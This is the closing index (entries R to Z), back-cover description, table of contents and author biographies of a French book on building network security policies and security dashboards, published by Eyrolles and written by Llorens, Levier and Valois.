Rabin (M. O.) 170
RadioVoie
  contrat militaire 489
    politique de sécurité 490
  extension du réseau 459
    politique de sécurité 460
  international 504
    politique de sécurité 505
  premier réseau 450
    politique de sécurité 450
  sous-traitance du support 477
    politique de sécurité 478
RADIUS (Remote Authentication Dial-In User Server) 206, 215
Radmin 137
Radware Defense Pro 163
Ranum (M.) 263
RARP (Reverse Address Resolution Protocol) 229
RAT (Router Audit Tool) 352
RC2 167
RC4 14, 167
Record 185
redondance 521
références 537
réflecteur de routes 287
règles
  bibliothèque de 353
  d'une stratégie de sécurité 127
  de corrélation 375, 384
  de filtrage 338, 466
    ordre de définition 339
  de sécurité
    Level-1 Benchmark 353
    Level-2 Benchmark 353
relais 67, 82
  applicatif 19, 128, 155
  transparent 19
Replay Attack 16
réplication 67
requête DNS 230
résolution de noms DNS 303
Riemann (B.) 172
Rijmen (V.) 168
RIP (Routing Information Protocol) 281
RIPE-MD 171
risque de sécurité 390
Rivest (R.) 168
rlogin 187
routage 223, 279
  BGP 283
    règles de sécurité 291
  eBGP 349
  externe
    contrôle
      de l'authentification des routes 290
      des annonces de routes eBGP 289
      par les TTL 288
      par secrets partagés 287
    mécanismes de sécurité 287
  iBGP 349
  IS-IS 282
    règles de sécurité 283
  protocoles
    EGP 283
    IGP 280
    multicast 293
  script d'analyse 346
routeur
  ACL 150
  Bay Networks 513
  CBAC 153
  choke 466, 518
  Cisco 223
    configuration
      d'un message d'avertissement 239
      de la journalisation des événements 238
      des interfaces 230
      des protocoles de routage 233

des protocoles de routage multicast 234
du contrôle des accès au 240
du contrôle du trafic à destination du routeur 239
générale 229
NTP 238
SNMP 237
SSH (Secure Shell) 237
TACACS+ 232
filtrage du trafic sur les interfaces 231
configuration
Cisco 228
Juniper 242
Control Plane ACL 152
Juniper
configuration
d'un message d'avertissement 253
de la définition de l'utilisateur root 247
de la définition des utilisateurs locaux 247
de la journalisation des événements 252
des accès au routeur 254
des droits des utilisateurs 246
des protocoles de routage 248
du filtrage de trafic sur les interfaces 243
générale 242
NTP 253
SNMP 250
SSH (Secure Shell) 251
TACACS+ 247
règles de filtrage 339
RPC (Remote Procedure Call) 156
RPT (Rendez-vous Point Tree) 296
RSA 107
ACE/Server 193
chiffrement et déchiffrement d'un nombre 195
SecurID 192
RSA (Rivest Shamir Adleman) 167, 168, 170, 171
RSA Security 192
RSH (Remote Shell) 187

S

S/Key 188
SA (Security Association) 174
SA-Bundle 174
SAD (Security Association Database) 175
SAFER (Secure and Fast Encryption Routine) 168
sandbox 273
Sasser 76
sauvegarde des données 450
sBGP (secure-BGP) 290
scanning
fondé sur le protocole ICMP 231
scanning Voir balayage
Schneier (B.) 168, 192
script d'analyse du routage 346
SCSSI (Service central de la sécurité des systèmes d'information) 103
Seacord (R.) 270
secteur d'amorçage 71
SecureID 217
sécurité
critères communs 90
de la gestion des droits d'accès 265
des applications 269
codage défensif 270
environnements
cloisonnés 272
d'exécution sécurisés 271
tests de validation 273
des équipements réseau 221
configuration des commutateurs Cisco 224
configuration des routeurs
Cisco 228
Juniper 242
sécurité logique 224
sécurité physique 222
système d'exploitation 223
des pare-feu 262
du contrôle d'intégrité 267
logique 147, 337
méthodes d'évaluation
qualitatives 90
quantitatives 94
physique 121
SecurityFocus 59, 63
ségrégation des serveurs 259
Sendmail 48
séparation des pouvoirs 137
serveur
AAA 471
ACS 161
antivirus 471
Apache 363, 371
AXENT 217
cache 305
d'accès distant 211
d'authentification 493
d'autorité 304
de contrôle d'accès 493
de fichiers 142
de messagerie 142, 470
de noms 304, 471
de secours 493
de surveillance 493
HTTP 229
HTTPS 23
L2TP 213
LDAP 188, 199
Microsoft IIS 76
MS-SQL 469
RADIUS 215, 217, 232
RSA ACE 193
SecureID 217
TACACS+ 215, 232
UNIX 116
Web 136, 142
service
d'accès 520
d'authentification 192
de noms de domaines 277
DHCP 229
DNS 83
finger 229
H323 112
messagerie 312
PAD 230
SNMP 223
TFTP 76
Web 312
SET (Secure Electronic Transactions) 186
SGDN (Secrétariat général de la Défense nationale) 104
SHA-256 268
SHA-96 301

Shamir (A.) 168
SHA-x 171
shellcode 54
signature numérique
à clé publique 170
principaux algorithmes 171
à paires de clés publique/privée 193
SIM (Security Information Management) 375, 383
sink hole 81, 163
SKEME (Secure Key Exchange Mechanism) 175, 178
SMTP (Simple Mail Transfer Protocol) 48, 82
smurf 466
sniffer 20, 165
sniffing 12
SNMP (Simple Network Management Protocol) 3, 49, 300, 454
SNMP v1 237
configuration 250
Snort 163, 358
SoBGP (Secure origin BGP) 291
Société générale 186
software 119
Solaris 30, 173
SolSoft 415
Somest (J.) 95
SPD (Security Policy Database) 175
SPF (Shortest Path First) 282
SPLINT (Security LINT) 270
Split Tunneling 469
spoofing 3, 13, 149, 191
SQL Hammer 67, 73, 82, 142, 452, 469
SSH (Secure Shell) 128, 173, 187, 214, 237, 342
SSI (sécurité des systèmes d'information) 104
SSL (Secure Sockets Layer) 173, 184, 214
SSL v3 184
SSO (Single Sign On) 135, 266
Stacheldraht 29
StackGuard 271
Stateful Inspection 156
STP (Spanning Tree Protocol) 106, 228
stratégie de sécurité réseau 123
accès au réseau local 139
administration sécurisée 140
antivirus 140
authentification en profondeur 133
confidentialité des flux réseau 135
contrôle régulier 144
du moindre privilège 134
goulets d'étranglement 131
méthodologie 123
participation universelle 143
périmètres de sécurité 130
proactive 124
propositions 130
réactive 126
règles élémentaires 127
séparation des pouvoirs 137
supervision 223
Symantec 366
ESM 6.5 367
SYN flooding 4, 230, 466
SystemWatch 388

T

tableau de bord de la sécurité réseau 375
calcul d'un arbre probabiliste 379
échelle de mesure 377
évolution
du nombre
d'attaques détectées par équipement de sécurité 397
d'attaques détectées par service réseau 399
d'attaques détectées par sous-réseau 398
de commandes critiques et non critiques par utilisateur et par équipement 401
de faiblesses de sécurité détectées 392
de sessions réussies et échouées par utilisateur par équipement 399
moyen de faiblesses de sécurité par équipement 394
total de faiblesses de sécurité détectées par niveau d'impact réseau 396
du pourcentage du nombre d'équipements impactés 394
du risque 402
exemple 502
indicateurs de base 392
mesure du risque 382
mise en œuvre 390
objectifs 376
outils de SIM 383
règles de corrélation 384
TACACS+ 215, 216
configuration 232, 247
tcpdump 20
TCP-wrapper 262
TCSEC (Trusted Computer Systems Evaluation Criteria) 91
teardrop 28
téléphonie sur IP 112
Telnet 21, 47, 137, 192
test
d'attaque 119, 130
de charge 129
de détection des accès ouverts 119
de non-régression 119, 223
de pénétration 126, 473
TFN (Tribe Flood Network) 29
TFN2K 29
TFTP (Trivial File Transfer Protocol) 76
TGS (Ticket Granting Server) 266
théorie de la complexité 77
Tiny Fragments 10
TKIP (Temporal Key Integrity Protocol) 218
TLS (Transport Layer Security) 184, 206
Token RSA 192
traçabilité 111, 518
Traceroute 5
translation
d'adresses 154
NAT 183
de port 153, 154
PAT 183
Trinoo 29
Tripwire 268, 369

Trusted Information Systems (pare-feu Gauntlet) 156
TSR (Terminate and Stay Resident) 80
TTLS (Tunneled Transport Layer Security) 206
tunnel
  IP 212
  IPsec 128, 464, 524
  L2TP 212
  PPTP 211, 212
tunneling 208
  L2TP 212
Turbo ACL 152
Turing (Alan) 77

U

UDP (User Datagram Protocol) 82
Ultr@VNC 137
URPF (Unicast Reverse Forwarding Protocol) 81, 162
USM (User-based Security Model) 301
usurpation d'identité 34, 191

V

VACM (View-based Access Control Model) 302
variété des protections 131
vers 73, 82
  CodeRed 452
  SQL Hammer 452, 469
Vigenère (algorithme de) 230, 232
virus 67, 165, 191
  à infection de fichiers 71
  activation 69
  analyse comportementale 80
  Bagle 76
  blindage 75
  bombe logique 74
  Bratley 82
  cheval de Troie 74
  clone 73
  CodeRed 69, 73
  création 68
  cycle de vie 68
  Dark Avenger 73
  de secteur d'amorçage 71
  découverte 70
  destruction 70
  détection virale 77
  et cryptographie 81
  flibustier 73
  furtif 72
  furtivité 75
  impacts réseau 68
  mécanismes réseau de lutte antivirale 80
  multiforme 72
  mutant 73
  Mydoom 76
  NetSky 76
  Nimda 69, 73, 76
  non résident mémoire 71
  parasite 71
  pièges à 80
  polymorphe 73
  polymorphisme 75
  réplication 67
  reproduction 68, 69
  réseau 73
  résident mémoire 72
  Sasser 76
  scanérisation 79
  signature 79
  SQL Hammer 67, 73
  techniques de codage 75
  technologies de lutte antivirale 79
  tests d'intégrité 79
  théorie de la complexité 77
  typologie 70
  vecteurs 141
  vers 73, 82
  Welchia 76
  Whale 76
Visa 186
VLAN
  d'administration 454
  de supervision 452
  séparation logique 451
VPN (Virtual Private Network) 462
VTP (VLAN Trunking Protocol) 106, 226
VTY (Virtual Teletype Terminal) 230, 241
vulnérabilités 58
  bases de données de 59
  bufferoverflow 30
  exemple d'exploitation de 59
  exploitation des 58
  publication des 58

W

WAN (Wide Area Network) 136
Welchia 76
WEP (Wired Equivalent Privacy) 14, 218
Whale 76
Whax 332
Wheeler (D.) 270
Wi-Fi 13
  contrôle des accès distants 217
  politique de sécurité 331
win nuke 28
Windows 28, 29
  NULL session 324
  XP 173
WinDump/TCPDump 12
worm 73
WPA (Wi-Fi Protected Access) 218

X

X.25 207
  service PAD 230
X.509 108, 199
Xauth 180
xinetd (eXtended Internet Daemon) 263
XTACACS (eXtended TACACS) 216

Y

YASSP (Yet Another Solaris Security Package) 367
Young (L. A.) 81
Yung (M.) 81

Z

Zimmermann (P.) 202
zone démilitarisée 120

Tableaux de bord de la sécurité réseau

Élaborer une politique de sécurité réseau et mettre en place les outils de contrôle et de pilotage associés

Destiné aux directeurs informatique, aux administrateurs réseau et aux responsables sécurité, cet ouvrage montre comment élaborer une véritable stratégie de sécurité réseau à l'échelle d'une entreprise.

Après avoir répertorié les attaques auxquelles peut être confronté un réseau d'entreprise, il décrit les différentes étapes de la mise en place d'une politique de sécurité : analyse des risques (description des méthodes) et expressions des besoins, définition de la politique de sécurité réseau (recueil de règles), choix et déploiement des solutions techniques (accès réseau, gestion réseau, etc.), mise en place de procédures et d'outils de contrôle. L'ouvrage montre enfin comment élaborer des tableaux de bord synthétisant les événements réseau, les analyses des configurations réseau, etc.

Les outils logiciels proposés gratuitement par les auteurs sur le site des Editions Eyrolles (un vérificateur universel de configuration réseau basé sur des patrons d'expressions régulières, un calculateur de risque réseau basé sur une quantification de la probabilité des menaces, des vulnérabilités et des impacts…) facilitent la mise en œuvre de cette démarche, qui est illustrée par une étude de cas détaillée.

Au sommaire

Les attaques • Faiblesses des protocoles réseaux • Faiblesses d'authentification • Faiblesses d'implémentation et bogues des systèmes d'exploitation • Faiblesses de configuration • Attaques par virus • Attaques par relais • Grandes tendances • **Conduire une politique de sécurité réseau** • Analyse des risques et expression des besoins • Définition de guides et de règles • Méthodologie pour l'élaboration de la stratégie de sécurité • Exemples de stratégies de sécurité • **Techniques de parades** • Contrôle des connexions (pare-feu…) • Confidentialité des connexions (cryptographie, protocoles IPsec, SSL, SSH…) • Authentification des accès distants (mots de passe, paires de clés publiques/privées, certificats et PKI…) • Contrôle des accès distants (L2TP, PPTP, TACACS+, RADIUS…) • Protection des équipements réseau (Cisco, Juniper) • Protection système réseau • Gestion de réseau • **Techniques de contrôle de sécurité** • Contrôle interne : analyse de la configuration des équipements (analyse des ACL, outil RAT…), analyse de la sécurité des systèmes (outils CIS, ESM…) • Contrôle externe : scanning réseau (outil NMAP), contrôle par les attaques (outil Nessus) • Tableaux de bord : analyse et corrélation des événements réseaux, outils SIM, modèles de tableaux de bord • **Étude de cas** • Mode d'emploi des outils logiciels fournis en libre téléchargement • Politique de sécurité de la société RadioVoie à chaque étape de sa croissance : expression des besoins, analyse des risques, politique de sécurité, solutions techniques retenues, contrôle et pilotage.

C. Llorens

Cédric Llorens est docteur de l'École nationale supérieure des télécommunications de Paris. Il travaille depuis plusieurs années comme expert en sécurité au sein du département sécurité réseau et systèmes d'un opérateur de télécommunications international. Il poursuit actuellement ses travaux de recherche sur la mesure de la sécurité dans les réseaux.

L. Levier

Laurent Levier travaille depuis plusieurs années comme officier de sécurité du réseau intranet d'un opérateur de télécommunications international. Il était auparavant consultant en sécurité et a travaillé pour de grandes administrations françaises et entreprises internationales.

D. Valois

Denis Valois a enseigné pendant douze ans au Collège militaire royal du Canada. Il est actuellement responsable de la sécurité réseau et systèmes d'un opérateur de télécommunications international.

www.editions-eyrolles.com
Groupe Eyrolles | Diffusion Geodif | Distribution Sodis

Code éditeur : G11973
ISBN : 2-212-11973-9

9 782212 119732

Conception : Nord Compo